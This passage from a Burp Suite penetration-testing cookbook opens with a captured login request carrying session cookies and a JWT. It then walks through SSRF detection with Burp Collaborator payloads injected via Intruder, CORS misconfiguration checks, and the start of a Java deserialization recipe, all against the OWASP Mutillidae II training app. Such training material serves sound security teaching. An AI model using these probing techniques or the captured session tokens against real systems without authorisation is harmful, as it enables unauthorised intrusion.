
Request

Raw	Params	Headers	Hex	JSON Beautifier	JSON Web Tokens
-----	--------	---------	-----	-----------------	-----------------

```

POST /access/auth HTTP/1.1
Host: sunshine-solutions-llc-dev.onelogin.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://sunshine-solutions-llc-dev.onelogin.com/login/?return=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUMiLCJpc3MiOiJNT05PUrFJTClzInVyaSI6Imh0dHBzOi8vc3Vuc2hpbmUtc29sdXRpb25zLWxsYyIkZXYub251bG9naW4uY29tL2xvZ2luIiwibWV0aG9kIjoia2ZV0iwiXhwIjoxNTM2OTESNDQwLCJwYXJhbXMiOnt9fQ.VGhFWh3yJg2TCkpqeYhE85XSVG0CG2VZOYp4MfVJnzg
content-type: application/json
origin: https://sunshine-solutions-llc-dev.onelogin.com
Content-Length: 280
Cookie:
sub_session_onelogin.com=BAh7ByIfYnJvd3Nlc192ZXJpZmljYXRpb25fdG9rZW4iRTI4ZDYwYjY2NmEwZjFjNDlmOWNlYWUzOWYxMjY5ZDkyZWU0YzhmMWE5NGNhZTRmNmU3ODJkODRlNDQ3MzZmMxNDI6D3Nlc3Npb25faWQiKWICMTA5OGI5LTlhZjAtNDc3NyIhMTA1LTlI4YjBOYzFiOTdrZg%3D%3D--9fb694cbfd79ce099cb63c62f8198a17f98ee65d; __tdli=d83aelle-9ecf-486f-ad9f-ad9f-83918d6d4794;
__tdli_fp=67c75c18ff4d40d53512aa99dca3bfc4;
onelogin.com_user=6b5701056b56eeefaf80c22f6ac8e421dd58d8be;
subdomain=sunshine-solutions-llc-dev; _ga=GAL.2.351109700.1536919271;
_gid=GAL.2.1676526488.1536919271;
mp_46875501d246b692eb6fc40122817c71_mixpanel=%7B%22distinct_id%22%3A%20%22134384%22%2C%22company%22%3A%20%22Sunshine%20Solutions%2C%20LLC%22%2C%22otp_required%22%3A%20%22false%22%2C%22%24initial_referrer%22%3A%20%22https%3A%2F%2Fsunshine-solutions-llc-dev.onelogin.com%2Flogin%2F%3Freturn%3DeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUMiLCJpc3MiOiJNT05PUrFJTClzInVyaSI6Imh0dHBzOi8vc3Vuc2hpbmUtc29sdXRpb25zLWxsYyIkZXYub251bG9naW4uY29tL2xvZ2luIiwibWV0aG9kIjoia2ZV0iwiXhwIjoxNTM2OTESNDQwLCJwYXJhbXMiOnt9fQ.VGhFWh3yJg2TCkpqeYhE85XSVG0CG2VZOYp4MfVJnzg%22%2C%22%24initial_referring_domain%22%3A%20%22sunshine-solutions-llc-dev.onelogin.com%22%7D
Connection: close

{"return": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUMiLCJpc3MiOiJNT05PUrFJTClzInVyaSI6Imh0dHBzOi8vc3Vuc2hpbmUtc29sdXRpb25zLWxsYyIkZXYub251bG9naW4uY29tL2xvZ2luIiwibWV0aG9kIjoia2ZV0iwiXhwIjoxNTM2OTESNDQwLCJwYXJhbXMiOnt9fQ.VGhFWh3yJg2TCkpqeYhE85XSVG0CG2VZOYp4MfVJnzg"}
    
```

How it works...

Two extensions, JSON Beautifier and JSON Web Tokens, help testers to work with JWT tokens in an easier way by providing debugger tools conveniently available with the Burp UI.

Using Burp Collaborator to determine SSRF

SSRF is a vulnerability that allows an attacker to force applications to make unauthorized requests on the attacker's behalf. These requests can be as simple as DNS queries or as maniacal as commands from an attacker-controlled server.

In this recipe, we will use Burp Collaborator to check open ports available for SSRF requests, and then use Intruder to determine whether the application will perform DNS queries to the public Burp Collaborator server through an SSRF vulnerability.

Getting ready

Using the OWASP Mutillidae II DNS lookup page, let's determine whether the application has an SSRF vulnerability.

How to do it...

1. Switch to the Burp **Project options** | **Misc** tab. Note the **Burp Collaborator Server** section. You have options available for using a private Burp Collaborator server, which you would set up, or you may use the publicly internet-accessible one made available by PortSwigger. For this recipe, we will use the public one:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender **Project options**

Connections HTTP SSL Sessions **Misc**

? Scheduled Tasks

These settings let you specify tasks that Burp will perform automatically at defined times or intervals.

Add

Time	Repeat	Task
------	--------	------

Edit

Remove

? Burp Collaborator Server

Burp Collaborator is an external service that Burp can use to help discover many kinds of vulnerabilities. You can use the option is most appropriate for you.

Use the default Collaborator server

Don't use Burp Collaborator

Use a private Collaborator server:


Server location:

Polling location (optional):

Poll over unencrypted HTTP

Run health check ...

2. Check the box labeled **Poll over unencrypted HTTP** and click the **Run health check...** button:



Burp Collaborator Server

Burp Collaborator is an external service option is most appropriate for you.

Use the default Collaborator server

Don't use Burp Collaborator

Use a private Collaborator server:


Server location:

Polling location (optional):


Poll over unencrypted HTTP

Run health check ...


3. A pop-up box appears to test various protocols to see whether they will connect to the public Burp Collaborator server available on the internet.
4. Check the messages for each protocol to see which are successful. Click the **Close** button when you are done:




5. From the top-level menu, select **Burp | Burp Collaborator client**:



6. A pop-up box appears. In the section labeled **Generate Collaborator payloads**, change the **1** to **10**:



7. Click the **Copy to clipboard** button. Leave all other defaults as they are. Do not close the Collaborator client window. If you close the window, you will lose the client session:



- Return to the Firefox browser and navigate to **OWASP 2013 | A1 – Injection (Other) | HTML Injection (HTMLi) | DNS Lookup**:

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured

OWASP 2013	A1 - Injection (SQL)	Test Tool Lookup (AJAX Version)	
OWASP 2010	A1 - Injection (Other)	HTML Injection (HTMLi)	Add to your blog
OWASP 2007	A2 - Broken Authentication and Session Management	HTMLi via HTTP Headers	Browser Info
		HTMLi Via DOM Injection	DNS Lookup

- On the **DNS Lookup** page, type an IP address and click the **Lookup DNS** button:

DNS Lookup

Back Help Me!

Hints

[Switch to SOAP Web Service Version of this Page](#)


Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS


- Switch to the Burp **Proxy** | **HTTP history** tab and find the request you just created on the **DNS Lookup** page. Right-click and select the **Send to Intruder** option:



- Switch to the Burp **Intruder** | **Positions** tab. Clear all suggested payload markers and highlight the IP address, click the **Add \$** button to place payload markers around the IP address value of the `target_host` parameter:



- Switch to the Burp **Intruder** | **Payloads** tab and paste the 10 payloads you copied to the clipboard from the Burp Collaborator client into the **Payload Options [Simple list]** [Simple list] textbox using the **Paste** button:



Make sure you uncheck the **Payload Encoding** checkbox.

- Click the **Start attack** button. The attack results table will pop up as your payloads are processing. Allow the attacks to complete. Note the `burpcollaborator.net` URL is placed in the payload marker position of the `target_host` parameter:

Intruder attack 3


Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	48730	
1	if1omu0mnv8twdpeis4m4y975ybozd.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48767	
2	f9plgrujhs2qqajbcpyjyv34zv5mtb.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48767	
3	jpcpwvanxwui6ezfstenezj8fzlr9g.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48767	

- Return to the Burp Collaborator client and click the **Poll now** button to see whether any SSRF attacks were successful over any of the protocols. If any requests leaked outside of the network, those requests will appear in this table along with the specific protocol used. If any requests are shown in this table, you will need to report the SSRF vulnerability as a finding. As you can see from the results shown here, numerous DNS queries were made by the application on behalf of the attacker-provided payloads:



How it works...

Network leaks and overly-generous application parameters can allow an attacker to have an application make unauthorized calls via various protocols on the attacker's behalf. In the case of this recipe, the application allows DNS queries to leak outside of the local machine and connect to the internet.

See also

For more information on SSRF attacks, see this PortSwigger blog entry at <https://portswigger.net/blog/cracking-the-lens-targeting-https-hidden-attack-surface>.

Testing CORS

An application that implements HTML5 CORS means the application will share browser information with another domain that resides at a different origin. By design, browser protections prevent external scripts from accessing information in the browser. This protection is known as **Same-Origin Policy (SOP)**. However, CORS is a means of bypassing SOP, permissively. If an application wants to share browser information with a completely different domain, it may do so with properly-configured CORS headers.


Web-penetration testers must ensure applications that handle AJAX calls (for example, HTML5) do not have misconfigured CORS headers. Let's see how Burp can help us identify such misconfigurations.

Getting ready

Using the OWASP Mutillidae II AJAX version of the **Pen Test Tool Lookup** page, determine whether the application contains misconfigured CORS headers.

How to do it...


1. Navigate to **HTML5 | Asynchronous JavaScript and XML | Pen Test Tool Lookup (AJAX)**:




2. Select a tool from the listing and click the **Lookup Tool** button:



3. Switch to the Burp Proxy | **HTTP history** tab and find the request you just made from the AJAX Version **Pen Test Tool Lookup** page. Flip to the **Response** tab:



- Let's examine the headers more closely by selecting the **Headers** tab of the same **Response** tab. Though this is an AJAX request, the call is local to the application instead of being made to a cross-origin domain. Thus, no CORS headers are present since it is not required. However, if a call to an external domain were made (for example, Google APIs), then CORS headers would be required:



The screenshot shows the developer tools interface with the following components:

- Navigation tabs: Intercept, HTTP history, WebSockets history, Options.
- Filter: Showing all items.
- Request list table:

#	Host	Method	URL
189	http://192.168.56.101	POST	/mutillidae/ajax/lookup-pen-test-tool.php

Below the request list, the 'Response' tab is selected, and the 'Headers' sub-tab is active. The headers are displayed in a table:

Name	Value
HTTP/1.1	200 OK
Date	Fri, 14 Sep 2018 16:54:36 GMT
Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
X-Powered-By	PHP/5.3.2-1ubuntu4.30
Expires	Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control	no-cache, must-revalidate
Pragma	no-cache
Content-Length	295
Connection	close
Content-Type	application/json

5. In an AJAX request, there is a call out to an external URL (for example, a cross-domain). In order to permit the external domain to receive DOM information from the user's browser session, CORS headers must be present, including `Access-Control-Allow-Origin: <name of cross domain>`.
6. In the event the CORS header does not specify the name of the external domain and, instead, uses a wild card (*), this is a vulnerability. Web pentesters should include this in their report as a misconfigured CORS headers vulnerability.

How it works...

Since the AJAX call used in this recipe originated from the same place, there is no need for CORS headers. However, in many cases, AJAX calls are made to external domains and require explicit permission through the HTTP response `Access-Control-Allow-Origin` header.

See also

For more information on misconfigured CORS headers, see this PortSwigger blog entry at <https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties>.

Performing Java deserialization attacks


Serialization is a mechanism provided in various languages that allows the saving of an object's state in binary format. It is used for speed and obfuscation. The turning of an object back from binary into an object is deserialization. In cases where user input is used within an object and that object is later serialized, it creates an attack vector for arbitrary code-injection and possible remote code-execution. We will look at a Burp extension that will assist web-penetration testers in assessing applications for Java Deserialization vulnerabilities.

Getting Ready

Using OWASP Mutillidae II and a hand-crafted serialized code snippet, we will demonstrate how to use the **Java Serial Killer Burp** extension to assist in performing Java deserialization attacks.

How to do it...

1. Switch to Burp **BApp Store** and install the **Java Serial Killer** plugin:



In order to create a scenario using a serialized object, we will take a standard request and add a serialized object to it for the purposes of demonstrating how you can use the extension to add attacker-controlled commands to serialized objects.

2. Note the new tab added to your Burp UI menu at the top dedicated to the newly-installed plugin.
3. Navigate to the Mutillidae homepage.

- Switch to the Burp **Proxy** | **HTTP history** tab and look for the request you just created by browsing to the Mutillidae homepage:

